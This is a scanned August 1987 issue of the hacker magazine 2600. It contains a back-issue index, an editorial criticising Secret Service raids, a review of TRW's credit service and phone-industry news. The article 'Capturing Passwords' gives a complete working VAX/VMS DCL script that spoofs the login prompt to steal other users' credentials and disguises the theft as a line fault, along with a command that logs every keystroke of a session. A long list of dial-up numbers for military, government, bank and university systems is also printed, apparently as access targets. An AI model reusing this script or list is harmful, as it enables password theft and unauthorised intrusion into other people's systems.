

2600

The Monthly Journal of the American Hacker



HURRY UP, WE'RE
FALLING ASLEEP!

VOL. 4 NO. 8

AUGUST 1987

\$2



DO YOU HAVE BACK ISSUES OF 2600? If not, look what you're missing!

1984

AHOY!—an introduction to 2600; FBI GOES AFTER ADS HACKERS—FBI investigator unwittingly reveals tactics and recent activities; FLASH: LICA discusses GTE raids, AT&T credit cards, wireless phone trouble; THE TRUTH BEHIND THOSE 9999 NUMBERS—a toll free error story; DATA: various White House extensions; HACKING ON TELENET—how to's of Telenet use; ESS: ORWELL'S PROPHECY—the first in a series on the fun and dangers of ESS; FLASH: directory assistance changes, computer air-ban, AT&T credit cards, etc.; SOME THOUGHTS ON GARBAGE PICKING—first of a series of trashing for valuable information as related to a discussion of crosstalk; DATA: COUNTRY CODES—every last country code for overseas dialing; THE CONSTITUTION OF A HACKER—a discussion of hacking; ALTERNATE LONG DISTANCE: MCI—history, systems, and services; FLASH: 718, Connecticut wiretaps, Sweden person numbers, etc.; THE FIRST ATOMIC BOMB—an inside story on the event as related to our nation's phone system; DATA: ARPANET HOSTS—list of accessible hosts; WHOSE STRIKE WAS THAT ANYWAY?—a startling analysis of summer 83 phone strike; THE TROUBLE WITH TELEMAL—discussion of GTE's irresponsibility in protecting their system; FLASH: AT&T credit cards, portable prisons, 414's plead, etc.; A TRUE SAGA OF TELECONFERENCING—what can happen on a teleconference; DATA: MCI ACCESS NUMBERS—DIALUPS FOR MCI MAIL; PHONE BOOK COLLAGE #1—our artistic heritage in phone book designs; THE SIMPLE PLEASURES OF A STEP OFFICE—discussion of ins and outs of antiquated phone systems; IBM'S AUDIO DISTRIBUTION SYSTEM—using voice messaging technology; FLASH: 414 sentencing, equal access, bank record privacy, etc.; THE WOES OF HAVING A SMALL-TIME RURAL PHONE COMPANY—a true story; DATA: AVAILABLE NETWORKS ON THE DEFENSE DATA NETWORK—a list including base addresses, EASYLINK ACCESS NUMBERS; ARPANET HOPPING: AMERICA'S NEWEST PASTIME—how it works and tips for its use; ELECTRONIC SWITCHING ADVANCES—some of the possible services and drawbacks; FLASH: Directory assistance charges, 2600 writer indicted, demise of E-COM, etc.; THE DARK AND TRAGIC SIDE OF THE GREAT BREAK-UP—a frank discussion; LETTERS: sysop problems, 518-789 an XY step, etc.; DATA: E-COM ACCESS NUMBERS—dial ups for the (now-defunct) service; NY TELEPHONE "LETTER OF DOOM"—a copy of a law enforcement monitoring notice; "LOOK OUT, HE'S GOT A COMPUTER!"—a defense of the hacker viewpoint; MCI MAIL: THE ADVENTURE CONTINUES—an analysis of the well-known faulty E-mail system; FLASH: computerized meter-maid, blue box arrests, anti-hack legislation; INTRODUCING THE CLEAR BOX!—"post-pay" payphone device; LETTERS: new switching equipment, 99 scanning, repulsive operator story, etc.; SPECIAL REPORT: TRW—BIG BUSINESS IS WATCHING YOU—how to use TRW, and an assessment of the potential of this system; BUT HOW DOES IT WORK?—a simple explanation of the phone system, wiring, voltages, black boxes, ring, etc.; PRIVACY LOST—a review of David Burnham's book "The Rise of the Computer State"; BE NICE TO YOUR TELCO—how individuals are abusing their telcos; FLASH: Big Brother in Miami, NASA computer break-in, computer export controls, 800 directories; LETTERS: phone scramblers, page numbers, hacker's book, etc.; DATA: CNA NUMBERS—list of CNA's; A HACKER'S GUIDE TO AN AREA CODE—a simple scheme to help "map out" exchanges in your area; HISTORY OF BRITISH PHREAKING—an account of the history and techniques; MORE ON TRASHING—what to look for, where to go, how to act; A FRIEND IN HIGH PLACES—story of a friendly operator; FLASH: NSA insecurity, hacker caught, private directories; LETTERS: phone loop, WATS, TAP, etc.; DATA: A NON-COPYRIGHTED DIRECTORY; NY TELEPHONE "BIG BROTHER" LETTERS—touch tone without permission, etc; GETTING CAUGHT: HACKER'S VIEW—a story of the personal effects of hacking; VITAL INGREDIENTS—what makes the phones work: operators, switching; FLASH: NSA wants better phones, crime-computer victim, wiretap loopholes, 911 attacker caught; LETTERS: BBS discussion, Comsec Letter, Computer Crime Data, others; DATA: NY TELEPHONE SECURITY NUMBERS; MCI ANECDOTE—ads, vulgarisms, MCI chairman profile; PHONE BOOK COLLAGE #2; EXPLORING CAVES IN TRAVELNET—an interesting extender explained; FUN WITH FORTRESS FONES—what a pay phone does, how people beat them; FLASH: SS computer foul ups, Airfone, wiretaps, 818, pay phone attack; LETTERS: book list, silver boxing, another hacker's view; DATA: IC'S AND CARRIER IDENTIFICATION CODES—guide to 950 exchange; MCI MAIL "TROUBLE LETTER"—the harassment begins; A TIME FOR REFLECTION—the year in review; MCI MAIL AND EASYLINK—electronic mail horror stories; THE SCARIEST NUMBER IN THE WORLD—true story; FLASH: campaign computer, Pentagon by phone, students bog computer, electronic jail, federal phone upgrade; SURVEY—reader survey responses; SOME, BUT NOT ALL ELECTRONIC MAIL SYSTEMS—list and price comparisons plus voice messaging companies; REACH OUT AND GOOSE SOMEONE—list of many unique dial-it numbers.

1985

THOSE HORRIBLE HACKERS STRIKE AGAIN—analysis of Newsweek incident; WIRETAPPING AND DIVESTITURE—a lineman discusses these topics; GETTING IN THE BACK DOOR—a guide to some popular operating systems including TOPS-10, TOPS-20, and UNIX; 2600 INFORMATION BUREAU: our phone bill, our thanks, and other notices; FLASH: IRS and telco data, GEISCO, KKK computer; LETTERS: BBS rights, Easylink, Canada loops, international phreak day; BITNET TOPOLOGY—a schematic of the Bitnet; THE THEORY OF "BLUE BOXING"—history, future, and how they are used; TRASHING ALASKA STYLE—a real trashing adventure story; SURVEYING THE COSMOS—a beginner's guide to COSMOS, Bell's computer program; FLASH: phreak roundups, real TRW crime, 2600 BBS, 800 data; LETTERS: Bell problems, telco discount, marine calling, many questions; 2600 INFORMATION BUREAU—acronym list of useful telephone jargon; NAZI BBS A CHALLENGE TO HACKERS—the role of the hacker; ARE YOU A PHREAK???—humorous review of phreaking; HOW TO GET INTO A C.O.—a tour of a central office; FLASH: custom calling, Kenyan pay phones, hacker coke machine, IRS computer screw-up; LETTERS: reading list, tracing and law enforcement, UNIX info, NSA phone #; 2600 INFORMATION BUREAU—interesting phone numbers, how to dial a telephone, New York Tel message, CNA LIST; NSA CIPHER DISK, WHAT A WHITE BOX CAN DO—how to build and the use of a portable touch-tone generator; A PHONE PHREAK SCORES—another successful social engineering story; HACKING PACKARD—useful information about the HP2000; FLASH: talking clock, computers for communists, robot kills man, war games, silver pages; LETTERS: Tom Timpidis, secure telephones and cryptography; 2600 INFORMATION BUREAU—MILNET hosts by location; PEOPLE EXPRESS TO BE HACKED TO PIECES—a look at People's new anonymous reservation service; HOW TO RUN A SUCCESSFUL TELECONFERENCE—complete guide to Alliance Teleconferencing Service; FLASH: hacker bust, police hacker, Reagan doesn't dial kids, dial-a-directory; LETTERS: computer networks, silver boxes, 950, remob, tracing; 2600 INFORMATION BUREAU—Alliance Teleconferencing material; INTERESTING PHONE NUMBERS; UNBELIEVABLE ADVERTISEMENT; GUIDE TO THE ISRAELI PHONE SYSTEM; SHERWOOD FOREST SHUT DOWN BY SECRET SERVICE; SOME WORDS ON HACKER MORALITY; OUT OF THE INNER CIRCLE REVIEWED—an ex-hacker's new book; FLASH: who invented the phone, porno phone, wiretap award, AT&T computer steals; LETTERS: information charges, AT&T cutoff, marine calling; 2600 INFORMATION BUREAU—800 prefixes by state; SYSTEMATICALLY SPEAKING: goodbye to meter readers, Thai phone books, tracking devices, TINA, "Call Me" Card; FROM SHERWOOD FOREST: INTRO TO HACKING—what to do and not to do; INTERESTING THINGS TO DO ON A DEC-20—how to use various commands and some things to look for; BANKING FROM YOUR TERMINAL: A LOOK AT PRONTO—Electronic banking, how it works with a focus on Chemical's system; FLASH: \$2 billion error, ITT crackdown, monitoring; 2600 INFORMATION BUREAU—Milnet TAC dialups by location; SYSTEMATICALLY SPEAKING: MCI goes optical, 100% ESS, GTE bigger than AT&T; SEIZED! 2600 BULLETIN BOARD IS IMPLICATED IN RAID ON JERSEY HACKERS—an accurate account of the Private Sector BBS; COMMENTARY: THE THREAT TO US ALL—what BBS seizures mean; FLASH: 2600 a hacking victim, Middlesex Courthouse; MOVING SATELLITES: WHAT WAS REALLY GOING ON?—point by point correction of New Jersey prosecutors' fallacious charges; WHY COMPUTERS GET SNATCHED—why law enforcement seizes equipment; SOME IMPORTANT QUESTIONS TO ASK—provocative questions about these events; HOW CAN SYSOPS PROTECT THEMSELVES?; A GUIDE TO VMS—how to use DEC's VAX operating system; THE INFINITY TRANSMITTER—an old bug explained; REACHING OUT ON YOUR OWN—blue boxing verification; PURSUIT FOR PEOPLE—GTE Telenet's computer to computer link-up service; FLASH: phone-in registration, 800 word numbers, war game addict, hacker extortionist; 2600 INFORMATION BUREAU—Telenet directory of interesting addresses; SYSTEMATICALLY SPEAKING: Dick Tracy toys, computer directory assistance, Bell propaganda films, Europe standardizing telcos; MANY FAMILIAR TONES; AND THEY CALL US CROOKS?—story of a phone phreak who can't sell his expertise; AN INTERESTING DIVERSION—call diverters and how they are abused; MORE INFO ON VMS—second installment of an in-depth guide to VMS; FLASH: computer elections, big phone bill, Navy phreaks, phone booth captures man; LETTERS: BBS suggestion, colleges are a goldmine, recommended reading; 2600 INFORMATION BUREAU—Blue Box plans; THE NEW AT&T HOSTAGE PHONE—unbelievable ad; SYSTEMATICALLY SPEAKING: hackers scare businesses, DuPont bypasses telco, computer campaign info, phone computers, divestiture woes; RSTS: A TRICK OR TWO—some aspects of this operating system; THE SECRET REVEALED—the problem with GTE's GTD#5 switch; HISTORY OF ESS, EQUAL ACCESS MAY NOT BE "EQUAL" TO MODEMS—some problems that may arise; FLASH: columnist attacks AT&T, feds dial-it too much, little town phones, Springsteen mania; LETTERS: some advice, CIC's and free calls, British phreak, blue boxing gone?; CHASE BANK IS CRACKED; 2600 INFORMATION BUREAU—many interesting test numbers; SYSTEMATICALLY SPEAKING: avoid phones in storms, rural unequal access, police cellular phones, toll-free from where?, AT&T to read e-mail; OUR WISHES FOR '86 AND BEYOND—some of what we'd like to see in the future; FUN WITH COSMOS—how to interpret and use parts of the phone company computers; FLASH: French phones, racist banter, Cityphone; SURVEY—reader survey responses; 2600 INFORMATION BUREAU—BBS numbers; SYSTEMATICALLY SPEAKING: AT&T e-mail, German phones, super pay phone.

(continued on inside back cover)

The Summer Games of 87

We've seen this so many times before. Nationwide raids of computer equipment at teenagers' houses. Newspaper headlines about electronic gangsters. Long periods of silence from the investigators and the investigated.

First the facts: at least six homes across the country were raided by the Secret Service in mid-July. They were in Rockville, Maryland; Burlingame, California; Kentfield, California; two in Brooklyn, New York; and one in Bronxville, New York. (At the same time, a number of houses in Pittsburgh

were being searched, supposedly for simple credit card fraud and reportedly unrelated to the action that we are concerned with.)

What were these people allegedly up to? Everyone seems to want a piece of this one. Los Alamos National Laboratories, Stanford University, TRW, US Sprint, AT&T, MCI, and local phone companies are the ones we've heard from so far.

Unfortunately, when something like this occurs and very little additional information is given out, imaginations

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TRW Credentials Lack Credibility


by Rex Valve

One of the powers commonly attributed to the modern American hacker is absolute control over the credit ratings of those who oppose them. Like all myths, this one too has a factual basis, which is probably the well-publicized invasions of the TRW credit service, documented in the 1984 editions of *2600*. Hacker visitations to TRW received widespread media coverage when *Newsweek* columnist Richard Sandza found his credit card numbers and similar private information posted on a hackers' bulletin board. Subsequent investigation revealed that due to TRW's shoddy security practices, hackers had the ability to make inquiries into TRW's vast database of American consumers' credit histories.


Now TRW is offering to those same American consumers the ability to look at their own credit reports, and to see who makes inquiries. Their new service, called TRW Credentials, lets a credit user look at his or her credit report, receive a notification whenever anyone else gets a copy of it (such as a bank where an application for a credit card or loan is pending) and the ability to add information that may improve one's credit rating. Anyone with or without a credit history can subscribe, as long as they're willing to fork over \$35 a year.

However, a closer look at their service reveals that they are only selling a more convenient (and expensive) version of what they must already provide to you under the law. The Fair Credit Reporting Act requires that companies who compile credit histories make their information available to the individuals in question, if they request it. For an \$8 fee (the minimal charge permitted under the act), they will send you your credit file. The file will include a list of all institutions who have received copies of it during the past year. If you find something in your file that is incorrect, you can protest to TRW, who will then investigate by asking the institution who provided the contested datum to verify its accuracy. This applies to any credit history service, not just TRW. Another feature of the Act is that if you are denied credit, such as being refused for a loan or credit card, you can (within 10 days) request a copy of your credit file

without needing to pay the fee.



Well, this is America, and there's nothing wrong with companies trying to sell you something that you should already have. To make it look like you're buying more than the Fair Credit Reporting Act, TRW adds on a "Financial Profile" form, which supposedly lets you add information to your credit file that may improve your chances at getting credit. But there's nothing you can put on this form that can't be put on an ordinary loan application, and the subscribing credit grantors (such as banks or department stores that also subscribe to TRW Credentials) that might look at this information receive it on a separate form. It turns out that all TRW is saving you is the trouble of filling out a credit application all the way. On top of this they throw in insurance against unauthorized use of your cards (which the law already protects you against, beyond the first \$50), and the ability to send your credit report to credit grantors elsewhere in your state, should you want to shop around for a loan (but only if you live in California or New York, and only with credit grantors who already subscribe to TRW Credentials). All in all, a dubious value.



The Summer Games of 1987 (continued from page 3)

tend to roam wild. Given the overall technological illiteracy of the media and law enforcement coupled with the almost hysterical paranoia of the phone phreaks and computer hackers, it soon becomes abundantly clear that nobody knows what the hell is going on.

That's what's most disturbing here. It's one thing to break into people's homes and go on a confiscating binge if you've got something to say when others ask why. To do otherwise is not too far from arresting someone and holding them without naming a specific crime. Having most of your possessions taken away from you is unsettling enough without having to wait to find out why.

We also have many questions concerning the methods used. A teenager was almost shot by the Secret Service when he reached for a shirt after having been woken up in his room. Naturally, they assumed he was reaching for a gun—that's what hardened criminals are supposed to do, after all. A member of AT&T security found this out—from the Secret Service themselves. Apparently they thought it was funny.

The Secret Service knocked down at least two front doors with battering rams in their haste to get into these homes. In each case that we heard of, there was substantial damage, much more than what was necessary to get in. That according to neighbors and eyewitnesses.

And in at least one other instance, the Secret Service disguised themselves as United Parcel Service employees. They had a truck, packages, even the standard UPS clipboard.

We've had other reports of agents who refused to identify themselves, didn't produce search warrants, or acted in a rude fashion.

What in the world is going on here? Are these atrocities to be tolerated? Is the Secret Service attempting to live up to their initials or are they just incredibly

unaware of what they're really doing?

These were all teenagers who were involved in the raids. And while they may have been quite intelligent, they most certainly were not about to shoot at police or pose any kind of a threat. There was no need to "trick" them into opening the door. That kind of gimmick is appropriate for mobsters perhaps, but not for adolescents.

We object to the methods used by the Secret Service. In fact, we question the very use of the Secret Service themselves. Why was a group such as this called in to deal with a matter that virtually any law enforcement entity could have handled?

Regardless of what comes out of this case (if one is ever even presented), the events that transpired are quite inexcusable. Unfortunately, most of those involved have been scared into silence. Scared by the strongarm tactics of the law, scared by the sensationalist media, scared by not knowing what the hell is going on. This is a very scary situation.

If such an occurrence should happen to you or anyone you know, this is what we suggest: Keep an eye on everything that is going on. Remember what is taken, what is handled, what is said. Write it all down when they leave. Do not, under any circumstance, give them an excuse to play rough. Law enforcement types can take lives and they can often get away with it. You don't have to answer any questions without a lawyer present. Get the names of everyone who comes into your house—you are most certainly entitled to know this. And if you do decide to talk to the media, avoid the sensationalist types like *The New York Post*. Go for the newspapers that put a little time into their stories and have been known to uncover things in the past. Make sure they understand what

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numbers of interest

201 221 3778 AT&T	213 499 4040 CALTECH	312 393 5918 FERMILAB
201 480 1368 BCS	213 581 4645	312 398 8170 ILLINOIS SCHOOL
201 544 2062 FORT MANMOTH	213 642 2706 LYOLA COLLEGE	312 398 8171 SCHOOL DISTRICT #214
201 544 2072 FORT MANMOTH	213 643 2690 ED SEGUNDO AFB	312 417 8994 TWA
201 544 2794 FORT MANMOTH	213 687 4662 CALTECH	312 432 1817 HIGHLAND NATIONAL
201 544 2943 FORT MANMOTH	213 777 6747	312 432 9401 COSMOS
201 544 2945 FORT MANMOTH	213 798 2000 FTS (FEDERAL TEL)	312 470 8550 HIGH SCHOOL
201 544 2946 FORT MANMOTH	214 235 8729	312 492 3094 NORTHWESTERN
201 724 6731 DOVER	214 263 3103 NAZI BBS	312 530 1755 COSMOS
201 724 6732 DOVER	214 331 4043	312 567 5700 ITT
201 724 6733 DOVER	214 742 1354 SOUTHWESTERN BELL	312 567 6478 ITT
201 724 6734 DOVER	214 742 1637 SOUTHWESTERN BELL	312 567 6479 ITT
201 885 1242 AT&T	214 742 2636 NTRCHA	312 567 6480 ITT
201 885 5111 AT&T	214 954 5858 JOSKES	312 567 6484 ITT
201 885 9540 AT&T	215 253 7203	312 567 6890 ITT
202 227 3526 BETHESDA	215 284 9310 GENERAL ELECTRIC	312 567 6893 ITT
202 334 6831 WASHINGTON POST	215 296 9523	312 567 6896 ITT
202 347 3222 FAA	215 563 9213 HP 3000	312 592 6230 CONFERENCE BRIDGE
202 429 6700 DIAL TONE	215 664 7138	312 592 6231 CONFERENCE BRIDGE
202 553 0229 PENTAGON	215 949 3761	312 640 5750 DIGITAL COMPUTERS
202 633 7653 DEPT OF TREASURY	216 741 9912	312 671 3013 PBX
202 653 1079 NAVY	216 996 3392 AMERITRUST	312 671 3014 PBX
202 694 0004 PENTAGON	217 424 3450 SCHOOL DISTRICT #61	312 671 7605 PBX
202 695 5261 CASPAR WEINBERGER	219 425 7723	312 673 9081
202 697 0814 PENTAGON	219 932 6067	312 686 0697 O'HARE AIRPORT
202 728 0124 US SPRINT	301 278 3916 ABERDEN PROVING GNDS	312 782 1448 ILLINOIS BELL
205 279 3576 GUNTER AFB	301 666 4700	312 852 0506 HINSDALE SAVINGS
206 859 0926	301 728 5005	312 852 1305 HEATH
207 876 3317	301 863 4815 PATUXENT RIVER	312 852 2899 IBM
208 852 3072	301 863 4816 PATUXENT RIVER	312 864 0566 GOOGOLPLEX
209 826 6272	303 232 8555 HP 3000	312 879 6844 "EARS"
209 944 4523 STOCKTON SCHOOL	303 284 5130	312 922 4601 XEROX
212 242 0039 NYC GEN SER	303 371 1296 JC PENNEYS	312 937 1210 ABBOTT LABS
212 315 4078	303 447 2540 COCIS	312 938 0600 MCDONALDS
212 369 5114 SPENCE	303 499 7111 BUREAU OF STANDARDS	312 939 8388 DEPAUL
212 502 5694	303 632 2144 LIBRARY	312 960 8600 COSMOS
212 520 7719 QUEENS COLLEGE	303 753 2733 DENVER UNIVERSITY	312 972 7603 ARROGON
212 596 0587 NYC BOARD OF ED	303 753 2737 DENVER UNIVERSITY	312 996 5100 UNIV. OF ILLINOIS
212 598 7001 COLLEGE	303 770 9553	313 234 5621 FTS (FEDERAL TEL)
212 736 3377 RAPID DATA	303 778 8860	313 262 6011 TRAVELNET QUESTIONS
212 769 1986 BUDDY SYSTEM	303 978 8111 WANG VSI 80	313 377 4300 OAKLAND SCHOOL
212 769 1987 BUDDY SYSTEM	304 376 2488 SEATTLE SAVINGS	313 556 1300 TRAVELNET CUST SERV
212 769 1988 BUDDY SYSTEM	304 927 1773 NAZI BBS	313 556 4705 TRAVELNET INFO TAPE
212 777 7600 COLLEGE	305 587 3148	313 562 1906 PBX
212 777 7880 NYU	305 851 5127 AT&T	313 644 3840 HIGH SCHOOL
212 922 9987 ISRAEL/HOLLAND TONES	305 851 7406 AT&T	313 644 3960 TSS
212 922 9989 VENEZ/S.AFRICA TONES	309 344 9156 NASA	313 769 8821 ANN ARBOR SCHOOL
212 947 7522	312 222 1911 CHICAGO TRIBUNE	313 839 3373 MICHIGAN BELL
213 204 4670 TDD	312 250 5534 AT&T	313 857 9500 OAKLAND SCHOOL
213 370 0787	312 253 9789 NAZI BBS	313 857 9506 IBM
213 379 0909 TDD	312 254 1919 CHICAGO EDUCATION	313 881 0659 MICHIGAN BELL
213 389 7073 FAX	312 286 0282 ILLINOIS BELL	313 892 0060 MICHIGAN BELL
213 417 8394 TWA	312 392 7000 TIMESHARING	313 924 9977 MICHIGAN BELL

by nynex phreak

313 961 8572 MICHIGAN BELL	516 567 8013 LIRICS	716 467 3242
313 962 7071 BONDNET	516 632 8000 SUNY MODEM POOL	717 872 0311 MILLERSVILLE UNIVAC
313 964 0042 MICHIGAN BELL	516 751 2600 2600 MAGAZINE	718 376 9775 COSMOS
313 964 2018 CHARGE CARD ASSOC	518 220 6603 RPI	718 539 3560
313 964 4042 MICHIGAN BELL	602 965 2001 ARIZONA STATE	718 963 3173 MCI (2AW)
313 964 5808 MICHIGAN NAT PARK	603 643 6310 DARTMOUTH	800 222 0555 BANK OF AMERICA
313 964 5858 BANK OF DETROIT	609 452 6736 PRINCETON UNIV	800 223 2898
314 232 5990 MCDONNELL DOUGLASS	609 645 0533 PBX	800 223 3312 CITIBANK
314 291 4510 FORD	612 322 2431 FREEDOM NET	800 225 8456 AUTONET
314 532 3545 ROOSEVELT FEDERAL	612 332 1737 CTRL DATA TLX	800 228 0003
314 563 2886	612 333 1587 WESTERN UNION	800 228 0018
314 569 6910	612 339 5200 INTERNATIONAL GRAPH	800 228 1111 CREDIT CHECK
315 423 1313 SYRACUSE UNIV	612 376 7730 SOFTWARE	800 245 6216
319 386 8850 HP 2000	616 628 4699	800 323 0084
319 386 8851 HP 2000	617 258 6251 MIT	800 323 0122
402 978 7040 RSTS	617 258 6511 MIT	800 323 0170
404 396 0631	617 258 6623 MIT	800 323 0664
404 424 7663	617 258 7115 MIT	800 323 0679
404 855 3460 SEARS	617 258 7542 MIT	800 325 4112 EASYLINK
404 873 8555 CONFERENCE BRIDGE	617 258 8260 MIT	800 325 6397
404 873 8682 AT&T	617 258 8313 MIT UNIVERSITY	800 325 7222 MCI
404 885 3460 SEARS	617 338 5071 USDS BOSTON	800 327 6245
405 789 2323 BANK OF BETHANY	617 459 0159 LOWELL	800 327 7725
408 280 1901 TRW	617 471 9203 NORTHEAST UNIV	800 327 9488 ITT TONE
409 846 6209	617 732 1251 HARVARD UNIVERSITY	800 327 9638 EASYNET
412 527 8291 FBI	617 732 1802 HARVARD UNIVERSITY	800 328 0404
412 794 7601 SLIPPERY ROCK UNIV	617 861 5591 HANSCOM BASE	800 336 0143 TYMNET
414 271 7827 AGRIDA	619 225 1641 NATIONAL DEFENSE	800 336 0437 TELENET
414 332 3667	619 225 6946 SAN DIEGO	800 368 2711
414 445 4050 DEC VAX	619 226 7884 SAN DIEGO	800 368 3343 THE SOURCE
414 476 8010 DEC	619 293 4510 UCSB	800 368 9407
415 327 5220 ARPANET	619 296 5010 COLDWELL BANKER	800 368 9408
415 361 2500 MENLO PARK	619 326 2174	800 368 9409
415 442 2161 AT&T	619 452 6792 UCSB	800 368 9410
415 486 4959 DEVELCON	619 723 8996 NAZI BBS	800 368 9426
415 495 4294	701 477 6442 ROLLA COLLEGE	800 392 5149
415 626 4458 NAZI NEWSLINE	702 329 3559	800 421 2626
415 786 0120	702 737 8770	800 424 9494 TELENET
415 786 0662	703 274 5300 NATIONAL DEFENSE	800 426 2500
415 786 1533	703 328 8086 VIRGINIA UNIVERSITY	800 426 5101
415 823 6088	703 781 4520 MERADCOM	800 522 5465 LABLINK
415 857 8193 HP 3000	703 790 1740 FAA	800 526 3714 RCA GEORGIA
415 863 9059	704 253 0106	800 527 1800 BANK BY PHONE
419 325 2191	704 253 6370	800 633 0090 MESSAGE RELAY
502 454 5824 GENERAL ELECTRIC	713 483 2700 NASUA	800 633 1638 MOBILE MARINE RADIO
503 645 9654	713 792 7200 EDUCATION	800 637 0958
503 963 8454	713 795 1200 SHELL VULCAN	800 642 1982 EDUCATION BBS
504 522 5633 BANK OF LOUISIANA	713 888 6499 PBX	800 821 5662
505 623 9280	713 941 7619 NAZI BBS	800 862 2345 PBX
505 843 9166	714 595 6467	800 882 2255 PBX
509 535 1363	714 887 5552 NAZI NEWSLINE	800 932 6245
512 474 5011 AUSTIN COMPUTERS	714 962 3365 HATS	804 865 4051 NASA
515 294 9440 ISO	715 232 3688 RSTS	805 497 0940 TRW

(continued on page 11)

All is not well in the home shopping industry. Yes, those ridiculous shop-at-home programs that have been popping up on nearly every television station in the country (including some PBS stations!) are having major problems with their phones. Take Home Shopping Network—the first and biggest of them all. They say more than half of their incoming calls went unanswered last year! So they replaced their old Centrex equipment with a Rockwell International Corporation Galaxy ACD switching system. AT&T provides the switching equipment, so the local central office is completely bypassed. Will it screw up? Stay tuned....The Federal Communications Commission has decided that it's not necessary for cellular phones to be equipped with labels warning that conversations on them can be easily intercepted by anyone with the proper radio. After all, it's now illegal to listen! Brilliant, just brilliant....Perception Technology Corporation is selling equipment to dozens of college campuses that allow students to register for courses using touch tone phones. The two latest are the University of Alaska and Contra Costa Community College of Martinez, California. The equipment is called VO-COM, a descrambling box that links phone lines to the university mainframe computer using a voice response system. Other campuses using similar systems are Lane Community College of Eugene, Oregon; Brigham Young University of Provo, Utah; Louisiana State University at Baton Rouge; the University of Alberta; and the University of Southern California at Los Angeles....MCI hackers, beware! MCI has recently bought the Real Time Toll Fraud Detection System from Applied Computing Devices Inc. of Terre Haute, Indiana. The system uses on-site selection and compression of call data

for rapid detection of toll fraud. The system uses a network of ACD's Universal Billing Converters and Interface Adaptor Units to monitor remote sites using the UBX Network Call Data/Billing Data Management System....Pacific Bell is in trouble. Someone called the Suicide Prevention Center in Burlingame, California threatening suicide. A center representative asked PacBell to trace the number and PacBell cheerfully gave the wrong address. A woman who happened to live at the wrong address said rifle-carrying police officers and a large black attack dog came charging through her apartment. (Suicide is illegal, you know.) She's suing PacBell for alleged invasion of privacy as well as physical and emotional damages. In all the fun, no one seems to know what happened to the original caller....Did you know that the most prestigious exchanges in the Hamptons are 324 (East Hampton) and 283 (Southampton). The nouveau-riche must settle for 329 (East Hampton) and 287 (Southampton). New York Telephone reps say they've been offered bribes for numbers with the old exchanges. Some status-conscious people have been using answering services inside the old exchanges to avoid being embarrassed. More practical types are furious over the fact that call-waiting and equal access aren't available (every one of the exchanges is crossbar)....Cockroaches, fire ants, and wasps are the most common insects found in phone equipment and they can cause extensive damage, according to South Central Bell officials. "Spiders spinning webs across terminals cause moisture to collect on a terminal, leading to shorting out or glitches in your telephone connection," an official said. "Termites can actually bore through cable lines." We've decided not to print any phone bugging jokes here, sorry....Of the \$64.2 million collected by

2600 August, 1987 Page 9

CAPTURING PASSWORDS

by Texas Toad

Many times if you are already a user on a VAX VMS system, it would be handy to have the account names and passwords of other users of the system. In order to get additional names and passwords, I wrote the DCL (DEC Control Language) command file below which will simulate the normal login screen on a VT100 or compatible terminal, and will write the user's account name and password to a file in your account, and will then abort as if a line glitch had occurred.

The user who enters his name and password should not be suspicious, since the login appears to abort from natural causes. In the event that he/she is, however, the CTRL B TAB command sequence defined will force an exit from the network or host system before control is passed back to the user. Note that the CTRL B TAB sequence is system-specific and should be whatever characters are used on your system to disconnect the terminal or process from the host computer.

The files USER.TST and PASS.TST contain the user's login name and password, respectively.

Another handy trick is shown below. This command creates a file in your account which will subsequently capture *all* the activity occurring at your terminal. *Any* keystrokes, *any* commands, all the actions done at the keyboard will be logged in the file as well as going on at the terminal as normal.

SET HOST/LOG=filename 0

Be sure to include a legal VMS filename and be sure to include the zero following the filename.

Once the user or whoever logs off, system control returns to the account from which the above command was given. At that point, the filename specified now has the contents of the session. It may be necessary, if you want to edit the file with EDT or a standard text file editor, to run the following command:

MCR REF

This will convert non-ASCII control sequences (like terminal control characters) to spelled-out ASCII codes (like ESC for the Escape key). The file can then be examined at will.

Interested in more VAX goodies? Have terminal will travel.

USE THESE IF YOU ARE CONNECTED BY A LAN TO YOUR VAX

```
$ SET NOCONTROL_Y
$ INQUIRE/NOPUNCTUATION RETURN "2J"
$ TYPE SYS$INPUT
You may now enter Net/One commands
$ INQUIRE/NOPUNCTUATION GREATER ">"
$ TYPE SYS$INPUT
connecting...(1) 16169b6 success
$ INQUIRE/NOPUNCTUATION NULL ""
$ WRITE SYS$OUTPUT "2J"
$ WRITE SYS$OUTPUT "10;OH"
$ TYPE SYS$INPUT
```

THIS IS WHERE YOUR PARTICULAR LOGIN MESSAGE GOES

```
$ INQUIRE Username "Username"
$ SET TERM/NOECHO
$ INQUIRE Password "Password"
$ OPEN/WRITE OUTFILE PASS.TST
$ WRITE OUTFILE Password
$ CLOSE OUTFILE
$ OPEN/WRITE OUTER USER.TST
$ WRITE OUTER USERNAME
$ CLOSE OUTER
$ TYPE SYS$INPUT
User authorization failure
$ ! WAIT 00:00:05
$ CTRL_B[0,7] = %00002
$ TAB[0,7] = %00011
$ CTRL_B_TAB = CTRL_B + TAB
$ WRITE SYS$OUTPUT CTRL_B_TAB
$ EXIT
```

**PASS.TST WILL CONTAIN
THE PASSWORD OF USER**

**USER.TST WILL CONTAIN
THE NAME OF USER**

numbers

(continued from page 7)

805 497 5399 IBM
805 497 6832 MAY CORPORATION
805 527 7213
805 765 7605
806 353 9901 CIA
808 477 5844 CAMP H.M. SMITH
808 477 6835 CAMP H.M. SMITH
808 477 6839 CAMP H.M. SMITH
808 477 6843 CAMP H.M. SMITH
808 477 6946 CAMP H.M. SMITH
808 488 6227 CAMP H.M. SMITH
815 729 0686 JOLIET COLLEGE
816 471 1999 METRO TONE
